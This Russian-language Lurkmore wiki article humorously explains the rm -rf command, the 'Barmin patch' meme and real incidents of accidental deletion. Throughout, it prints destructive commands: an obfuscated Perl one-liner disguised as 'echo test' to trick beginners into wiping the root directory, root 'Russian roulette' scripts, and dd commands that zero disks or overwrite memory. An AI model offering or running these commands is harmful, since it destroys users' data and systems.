
Rm -rf — Lurkmore

rm -rf — линуксовая команда (если быть более точным, Unix'овая, однако в интернетах больше ассоциируется с Линуксом). Обычно употребляется в виде **«rm -rf /*»** (почему — см. ниже)



sudo rm -rf *

Значение

- Сама команда **rm** — удалить (remove) (файл(ы) и/или каталог(и)).
- Ключ **-r** — recursively (рекурсивно) — позволяет удалять каталоги со всем содержимым, без этого ключа команда отвечает «каталог не пуст».
- Ключ **-f** — force — не спрашивать подтверждения (вообще команды Linux не страдают обычным маздаевским назойливым переспрашиванием «а Вы точно уверены?», это редкое исключение (и то, только потому, что почти всегда по умолчанию в .bashrc прописано alias rm='rm -i')). Некоторые побочные эффекты опции описаны в мане.
- Традиции Unix позволяют в большинстве программ объединять ключи, то бишь **«-rf»** эквивалентно **«-r -f»**.
- Фактически ключ **«-rf»** по действию аналогичен фразе «Всё и сразу!».

Таким образом, суть команды — удалить каталог рекурсивно, не спрашивая подтверждения. Обычно речь идёт о «/» — корневом каталоге. Большинство современных юниксов (свежие версии OpenSolaris и GNU/Linux) не дают ламеру выстрелить себе в ногу: rm -rf / не работают. Хотя всё спокойно удаляется при использовании ключа **«--no-preserve-root»**. Кагбэ так: **«rm -rf / --no-preserve-root»** Kekeke. Есть и другой вариант: **rm -rf /***


FreeBSD понимает эту команду в несколько изменённом виде: **rm -fr /**, а в последних версиях данная вещь не работает из-за использования флагов файловой системы (их надо сначала снять — chflags -R −0 /). В зависимости от уровня безопасности системы, может потребоваться перезагрузка в однопользовательский режим, что есть геморойно.

Windows понимает эту команду как **rmdir /s /q C:** или **rd /s /q C:**, где /s — аналог -r, а /q — аналог -f. При этом удаляется только содержимое диска C: из-за отличий в файловой системе: в мелкомягких ОС начиная с MS-DOS 1.0 рут не один, а до 26 разных, и одной «страшной» командой типа rmdir /s, deltree или format можно грохнуть только один диск за раз. В винде теоретически есть суперкорень «Мой компьютер», но этот каталог виртуальный, фиктивный и не существует в реальной файловой системе, поэтому «страшные команды» по нему не проходят как по негодному аргументу. Впрочем, есть и другой способ: установить Cygwin и воспользоваться традиционной командой.

Использование

Использование команды двояко:

- В качестве травли линукс-нубов или тонкого намёка пойти нахуй; [1]
- В качестве травли ламеров, которые работают в системе, в том числе сидят в интернетах, из-под рута. Обычно в этом случае заветная строчка маскируется (ибо примитивный вариант проходит только с нубами):



Пример использования

```
echo "test... test... test..." | perl -e '$??s:;s:s;;$?::s;;=]=>%-{<-|}<&|`{;;y
```

Тем, кто не понял, расскажет Крыса-кун: порция `echo "test... test... test..."` на самом деле на выполнение команды не влияет и добавлена, скорее всего, для усыпления бдительности. Echo просто выводит сообщение в консоли с заданным в кавычках текстом — в данном случае следующая строчка будет содержать «test... test... test...»

```
$ echo "test... test... test..."
test... test... test...
$
```

А вот что происходит в Perl'овом коде — совсем не очевидно из-за ~~того, что это язык~~ вуду преднамеренно запутанного написания. В сущности, всё просто: в данной строчке записано всего три последовательно выполняемых команды. Произведём первую итерацию и запишем поданную команду следующим образом:

```
$? ? s:;s:s;;$?: : s;;=]=>%-{<-|}<&|`{; ;
y; -/:-@[-`{-};`-{/" -; ;
s;;$_;see
```

Первая конструкция анализирует переменную $? — код возврата предыдущей команды. Так как перед выполнением этой конструкции дочерних процессов не создавалось, $? будет содержать 0, и выполнена будет вторая «ветка» — `s;;=]=>%-{<-|}<&|`{;`. Эта команда, в свою очередь, заменяет строку в переменной-аккумуляторе $_ на `=]=>%-{<-|}<&|`{` (первый символ после s устанавливает ограничитель параметров этого оператора, и хотя традиционно используются слэш '/' или труба '|', для неясности в этой конструкции используется ограничитель ';').

Вторая команда транслирует содержимое «аккумулятора» по достаточно сложным правилам. В левой части указано четыре диапазона символов, в правой — один. Если раскрыть эти диапазоны, получим следующее соответствие:

```
  !"#$%&'()*+,-./:;<=>?@[\]^_`{|}
 `abcdefghijklmnopqrstuvwxyz{/" -
```

В результате содержимое $_ принимает вид `system"rm -rf /"`.

Третья же команда дважды (как инструктирует флаг `ee`) «вычисляет» содержимое аккумулятора — вышеуказанную деструктивную команду — и пытается заменить пустую строку в аккумуляторе на результат сего вычисления, но автору результат замены уже не интересен. Еще подробнее

Есть еще один вариант, уже для нубов, считающих себя Ъ-линуксоидами:

```
mkdir test
cd test
touch ./-r
touch ./-f
su
rm * /
```

Под Windows 9x данный патч был всё-таки портирован и принял вид `deltree /y e: d: c:`
Почему такой порядок дисков? Чтобы сначала удалились мегабайты прона на отдельных хардах/разделах (тогда гигами не меряли), а затем система. Также предлагался «универсальный ключ реестра для избавления от шароварности программ», который записывал сию команду в Run, а заодно отключал мышь и клаву. При следующей загрузке, если юзер и догадывался о причине странного жужжания винта, спасти мог только быстрый, решительный Reset (но юзер загипнотизированно смотрел на зависший мышекурсор и вспоминал о кнопке, когда было уже поздно).

Также, вариант для новых `coreutils`:

```
echo "test... test... test..." | perl -e '$??s:;s:s;;$?::s;;=]=>%-{<-|}<&|`~{;;y; -/:-@[-`{|~};`-{/" *-;;s;;$_;see'
```

rm -rf /usr и Bumblebee

Недавний пример случайного использования мема случился летом 2011 года в проекте Bumblebee, представляющем собой костыль для поддержки технологии NVidia Optimus в ноутбуках с двумя видеокартами. Файл install.sh в исходниках данного проекта содержал безобидную строчку с лишним пробелом:

```
rm -rf /usr /lib/nvidia-current/xorg/xorg
```

Эта строка, как нетрудно заметить, удаляет директорию /usr, в которой в современных линуксах содержатся чуть менее, чем все библиотеки, бинарники, и всё остальное. Баг был быстро пойман и исправлен, что не помешало багтрекеру проекта на github стать на несколько дней филиалом форчана, с макросами, пони и прочим.

rmdir /s /q C:\ и Яндекс.Диск

В конце ноября — начале декабря 2013 г. счастливые пользователи Яндекс.Диска были обрадованы тем, что их ОС либо наотрез отказалась запускаться, либо запускалась, но без установленных программ. Как выяснилось, всему виной оказалось обновление Яндекс.Диска, которое отличилось широкой русской душой и вместо папки со старой версией «Диска» удаляло весь диск C:, на котором тот находился. Что характерно, проблема возникала прежде всего у пользователей, нарушивших заповедь «Не работай под рутом», вот только у многих считающих себя умнее системных архитекторов Windows юзверей это — нормальная ситуация. Особенно доставили объяснения менеджера Яндекса, призвавшего пользователей не удалять Яндекс.Диск, потому что патч Бармина скрывался именно в модуле деинсталляции. Спешите видеть — Яндекс взял в заложники ваш жесткий диск и хладнокровно убьет его, если вы попытаетесь удалить захватчика!

rm -rf my-company

Марко Марсала, который когда-то был хостинг-провайдером. Небольшим таким хостинг-провайдером с полутора тысячами пользователей. И он случайно запустил на всех серверах bash-скрипт, содержащий строчку rm -rf {foo}/{bar}. И всё бы ничего, но он забыл придать какие-нибудь значения переменным foo и bar… Когда Марко пришёл на айтишный форум спрашивать, как теперь можно починить всё взад, ему так и не удалось добиться внятного ответа, потому что форумные петросяны, вместо того, чтобы посочувствовать, наперебой спешили сообщить ему, что он смог одной строчкой кода удалить свою компанию.

Патч Бармина

В околофидошных кругах *rm -rf* часто называют *патчем Бармина* — в честь Владимира Бармина, UNIX-админа. Последний, в релкомовской группе новостей, на вопросы вида «как починить <…> в SCO Unix?» несколько раз ответил «универсальным патчем: rm -rf / от рута».

На основе данного патча была разработана комбинация, получившая название Русской Рулетки.

```
# [ $[ $RANDOM % 6 ] == 0 ] && rm -rf /* || echo "Жив"
```

Играть в Русскую Рулетку имеют право только администраторы (root), желательно на сервере, имеющем свыше 3000 посещений в день. Как было выяснено админами Ниеншанца (на практике), данная комбинация успешно работает в Linux и FreeBSD в последних версиях coreutils.

Версия Русской Рулетки под Windows:

```
set /a R=0+(6*%random%)/%random% & if !R! == 0 (rd /s /q .\) else (echo alive!)
```

Сей перл не заработает, если перед этим не включить расширенную обработку команд:

```
setlocal enabledelayedexpansion
```

А всё потому, что в этой вашей винде она по умолчанию выключена, а вытащить переменную в знаках «!» можно только при ней включенной. Nuff said.

Патч Бармина и корпорация Avaya

В 2013 году вышла версия системы статистики и управления Avaya Call Management System R17, которая наконец-то была портирована с этих ваших соларисов на Linux. В частности, там содержался скрипт cleanup, который по замыслу индусов должен был чистить мусор. В самом конце был такой код:

```
TMPLIST=`ls -1A /tmp | sed 's/^/tmp\//' | egrep -v "$EXCL_RM_MEDIA"`
cd /
# Remove files in /tmp that have not been accessed in 28 days
find $TMPLIST -xautofs -xdev -mtime +28 -exec rm -rf {} \; >/dev/null 2>&1
```

Забавный эффект обнаруживался, если директория /tmp была пустая. Корпорация объяснила это тем, что в solaris путь для find — обязателен, а в Linux — нет.

Патч Бармина живее всех живых

В конце января 2016 некий арчевод решил поиграться этим известным патчем перед тем как переразметить свой диск. Он старательно вписал в команду даже специальный ключ, без которого этот патч не запускается… Ну… и… получил кирпич из своего MSI нетбука — после включения даже подсветка экрана не загоралась!

Как нетрудно догадаться патч вытер вместе с корнем еще и переменные UEFI в NVRAM, которые монтируются в /sys/firmware/efi/efivars/, но принципиально это не могло быть проблемой, потому как по стандарту UEFI должна проверять целостность данных в NVRAM, и в случае нарушения целостности она ОБЯЗАНА осуществить инициализацию NVRAM до состояния настроек по умолчанию/фабричных (Factory Default). Но вот в MSI решили подзабить на проверку целостности NVRAM, и незадачливый арчевод потащил свой ~~нетбук~~ кирпич в сервис.

После этой новости состоялся эпичненький наезд[2] на разработчиков systemd (а на них — грех не поругаться, они же сами постоянно подкидывают ~~подлянки~~ поводы для вполне обоснованной ругани в свой адрес): мол какого лешего, SystemD монтирует эти переменные с возможностью записи!? Давайте быстро переделывайте на монтирование в режиме только-чтение. На что был дан резонный ответ — доступ на запись нужен утилитам, и разрешена запись только руту, который при желании примонтирует эти переменные в режиме записи. Так что, это не защитит от ~~идиотов~~ ~~дураков~~ «умников», которые экспериментируют с патчем Бармина.

Самое же примечательное в этой истории то, что 20 лет назад отпущенная шутка, до сих пор стреляет, да еще с невиданной доселе мощью.

Пруфлинки

- Пост про rm -rf /, 23 февраля 1996
- Бармин о SCO, 3 октября 1996
- Копия письма выше и упоминание патча
- «Универсальное решение — rm», 16 октября 1996
- А. Лисовский подробно рассказывает о назначении патча, 02 февраля 1996
- Настоящий Владимир Бармин и его патч для шлимыла, 06 августа 1998
- Порт патча под винду? конец 1997 года
- Типичное использование, 2007 год
- Просьба о помощи Perl-программисту на LOR'е
- PSN Avaya об удалении файлов
- О новой супер-силе патча на системах с UEFI

Алсо

Есть более кровожадный вариант sudo dd if=/dev/zero of=/dev/sda, который заполняет раздел носитель /dev/sda нулями, вероятность сохранения данных обратно пропорциональна времени реакции поциэнта (с момента нажатия на [Enter] до момента прерывания команды нервным нажатием Ctrl+C).

После этого уже в первую секунду даже на дешевом механическом 5400RPM HDD занулит 40 мегабайт вместе с таблицей разделов, загрузчиком и остальными метаданными файловой системы. И оно уже никогда не загрузится без дополнительного геморроя.

Вообще довольно странно, что rm -rf победил dataset definition в массовом сознании. Ведь он гораздо более разрушителен и кошерен.

Можно например сделать адовый скример перенаправив весь жесткий диск в звуковую карту.

```
sudo dd if=/dev/hda of=/dev/dsp bs=8M
```

Или тупо забивать оперативную память случайными числами.

```
sudo dd if=/dev/urandom of=/dev/mem bs=8M
```

Жаль что там нет псевдоустройства для доступа к BIOS прошивке, тогда можно было бы окончательно решить вопрос с материнской платой красноглазика, если у него (U)EFI BIOS и то благодаря Поттерингу: [3]

Ссылки

- Ман на русском по команде «rm»
- Жертва команды
- Это случается с лучшим из нас
- Жертва dd if=/dev/zero of=/dev/sda

См. также

- Программа из одной строчки на Perl
- Alt+F4
- 127.0.0.1
- Wishmaster
- Крякер инета
- /quit

Оси

Amiga Android Arch Debian Dev/null DOS Fedora Finnix FreeBSD Gentoo GIF GNOME GNOME vs. KDE GNU Emacs KDE LFS Mac vs. PC MacOS MenuetOS OS-tan OS/2 ReactOS Rm -rf RU.OS.CMP SLOR System System32 TRUE-DEATH-PRIMITIVE-LINUX-MITOLL Ubuntu Unix Windows Windows 7 Windows Phone 7 Windows Phone 8 Windows Vista Бздун Вендекапец Генерал Фейлор Гномики Даунгрейд Денис Попов Если бы… Ждём ебилдов КЛБ Красноглазики Леннарт Поттеринг Линукс Линуксоид Линус Торвальдс ЛОР Маздай Не работай под рутом ОС Патрик Фолькердинг Патчить KDE2 под FreeBSD Приборчик Распечатать лицензию на Линукс Ричард Столлман Руслан Карманов Русская ОС Сборки Windows Слака Тупые свитчеры Фантом ОС Хакинтош Яблочник

Software

12309 1C 3DS MAX 8-bit Ache666 Alt+F4 Android BonziBuddy BrainFuck BSOD C++ Chaos Constructions Cookies Copyright Ctrl+Alt+Del Denuvo DOS DRM Embrace, extend and extinguish FL Studio Flash FreeBSD GIMP GNU Emacs Google Google Earth I2P Internet Explorer Java Lolifox LovinGOD Low Orbit Ion Cannon Me MediaGet MenuetOS Microsoft Miranda Movie Maker MS Paint Open source Opera PowerPoint PunkBuster QIP Quit ReactOS Rm -rf SAP SecuROM Sheep.exe Skype StarForce Steam T9 Tor Vi Windows Windows 7 Windows Phone 7 Windows Phone 8 Windows Vista Wine Winlogon.exe Wishmaster Word ^H ^W Автоответчик Антивирус Ассемблер Баг Билл Гейтс и Стив Джобс Блокнот Бот Ботнет Браузер Варез Винлок Вирусная сцена Генерал Фейлор Глюк Гуй Даунгрейд Демосцена Джоэл Спольски Донат Защита от дурака Звонилка Интернеты Кевин Митник Китайские пингвины Костыль Красноглазики Леннарт Поттеринг Линуксоид Линус Торвальдс Лог Ман Машинный перевод Мегапиксель